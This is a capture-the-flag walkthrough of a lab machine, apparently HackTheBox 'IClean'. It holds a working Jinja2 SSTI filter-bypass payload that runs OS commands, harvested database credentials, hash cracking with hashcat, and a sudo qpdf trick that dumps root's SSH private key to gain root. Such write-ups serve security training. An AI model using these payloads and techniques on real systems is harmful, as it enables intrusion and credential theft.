
{{7*7}}

submit

```
!DOCTYPE html>
html lang="en"> scroll
 <head> … </head>
 <body style="background-color: #addaed;"> == $0
   <form action="/QRGenerator" method="POST"> … </form>
 </body>
/html>
```

```
element.style {
    background-color: #addaed;
}
body {                                      style.css:40
    color: #666666;
    font-size: 14px;
    font-family: Poppins;
    line-height: 1.80857;
    font-weight: normal;
```

set the payload and submit it. it’s get 49



capiclean.htb/QRGenerator

DATE	Invoice: q6x3js9	DUE DATE
February 16, 2023		September 17, 2024

SERVICE	PRICE	QTY	TOTAL
Workmanship	$39.99	10	$399.99
Basic Cleaning	$94	77	$6720.99
		SUBTOTAL	7119.99
		TAX 25%	$99.99
		GRAND TOTAL	$7219.99

PROJECT	77
CLIENT	77
ADDRESS	77

Company Name	iClean
31 Spooner Street, RI 00093, US	ADDRESS
(123) 456-789	PHONE

```
<!DOCTYPE html>
<html lang="en"> scroll
 <head> … </head>
 <body>
   <main> … </main>
   <div class="qr-code-container">
     <div class="qr-code">
       <img src="data:image/png;base64,49" alt="QR Code"> == $0
     </div>
   </div>
 </body>
```

```
element.style {
}
img {                                  user agent
    overflow-clip-margin: content-box;
    overflow: ▸ clip;
}
Inherited from body
```

now the application is vulnerable to SSTI attacks. and let's check it with different payloads


```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

This is **Jinja2 Filter Bypass payload. this is working and we can figure it out to get the reverse shell.**


Exploitation

Initial foot hold

set the payload and submit it.




```
www-data@iclean:/opt/app$ ls -l
total 24
-rw-r--r-- 1 root root 12553 Mar  2  2024 app.py
drwxr-xr-x 6 root root  4096 Sep 27  2023 static
drwxr-xrwx 2 root root  4096 Jan 27 05:00 templates
```




```
secret_key = ''.join(random.choice(string.ascii_lowercase) for
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```

so, we found the mysql creds. let's check it out




```
www-data@iclean:~$ mysql -u iclean -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 677
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| capiclean          |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)
```




```
4 rows in set (0.01 sec)

mysql> select * from users;
+----+----------+------------------------------------------------------------------+----------------------------------+
| id | username | password                                                         | role_id                          |
+----+----------+------------------------------------------------------------------+----------------------------------+
|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+----------+------------------------------------------------------------------+----------------------------------+
2 rows in set (0.00 sec)

mysql> 
```

this is sha-256 hash and use hashcat to crack the password




```
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa:simple and clean

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494da...6927aa
Time.Started.....: Tue Jan 27 13:13:36 2026 (0 secs)
Time.Estimated...: Tue Jan 27 13:13:36 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 17851.5 kH/s (3.80ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3932160/14344385 (27.41%)
Rejected.........: 0/3932160 (0.00%)
Restore.Point....: 2621440/14344385 (18.28%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: yayolin247 → seaford3344
Hardware.Mon.#01.: Temp: 62c Util: 31% Core:1695MHz Mem:6000MHz Bus:8
```

now use ssh to get access to the shell




```
└─# ssh consuela@10.129.4.238
consuela@10.129.4.238's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Tue Jan 27 07:45:10 AM UTC 2026


Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
consuela@iclean:~$ 
```




```
consuela@iclean:~$ cat user.txt
ed1dbcd915e667540638bbb6c6be2a4c
consuela@iclean:~$
```


Privilege Escalation



```
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
consuela@iclean:~$ ls -l /usr/bin/qpdf
-rwxr-xr-x 1 root root 18768 Mar 12  2022 /usr/bin/qpdf
consuela@iclean:~$ nano /usr/bin/qpdf
consuela@iclean:~$ file /usr/bin/qpdf
/usr/bin/qpdf: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3258afca8e62defce21bdbbbc7937b057e62388d, for GNU/Linux 3.2.0,
stripped
```




```
consuela@iclean:~$ sudo /usr/bin/qpdf

qpdf: an input file name is required

For help:
  qpdf --help=usage       usage information
  qpdf --help=topic       help on a topic
  qpdf --help=--option    help on an option
  qpdf --help             general help and a topic list
```



```
consuela@iclean:~$ sudo /usr/bin/qpdf in.pdf --add-attachment /root/.ssh/id_rsa -- out.pdf
consuela@iclean:~$ sudo /usr/bin/qpdf --list-attachments out.pdf
id_rsa → 653,0
consuela@iclean:~$ sudo /usr/bin/qpdf --show-attachment=id_rsa out.pdf
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtRfP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlYW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
consuela@iclean:~$
```

we can get id_rsa and access to the root



```
└─# ssh -i id_rsa root@10.129.4.238
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Tue Jan 27 08:16:46 AM UTC 2026




Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jan 27 08:12:23 2026 from 10.10.16.24
root@iclean:~# id
uid=0(root) gid=0(root) groups=0(root)
root@iclean:~# ls -lah
total 48K
drwx------  8 root root 4.0K Jan 27 04:22 .
drwxr-xr-x 18 root root 4.0K Sep 27  2023 ..
lrwxrwxrwx  1 root root    9 Sep  5  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3.1K Oct 15  2021 .bashrc
drwx------  2 root root 4.0K Mar  2  2024 .cache
-rw-------  1 root root   20 Mar  5  2024 .lesshst
drwxr-xr-x  3 root root 4.0K Mar  2  2024 .local
lrwxrwxrwx  1 root root    9 Sep  5  2023 .mysql_history → /dev/null
drwxr-xr-x  4 root root 4.0K Mar  2  2024 .npm
drwxr-xr-x  5 root root 4.0K Mar  2  2024 .pm2
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Jan 27 04:22 root.txt
drwxr-xr-x  2 root root 4.0K Mar  7  2024 scripts
drwx------  2 root root 4.0K Sep 21  2023 .ssh
root@iclean:~# cat root.txt
4e0b27d2e57b1f1c21c1fb1fdc1cbe36
root@iclean:~#
```

IMPORTANT Learnings

Blind xss

SSTI

Jinja2 - Filter Bypass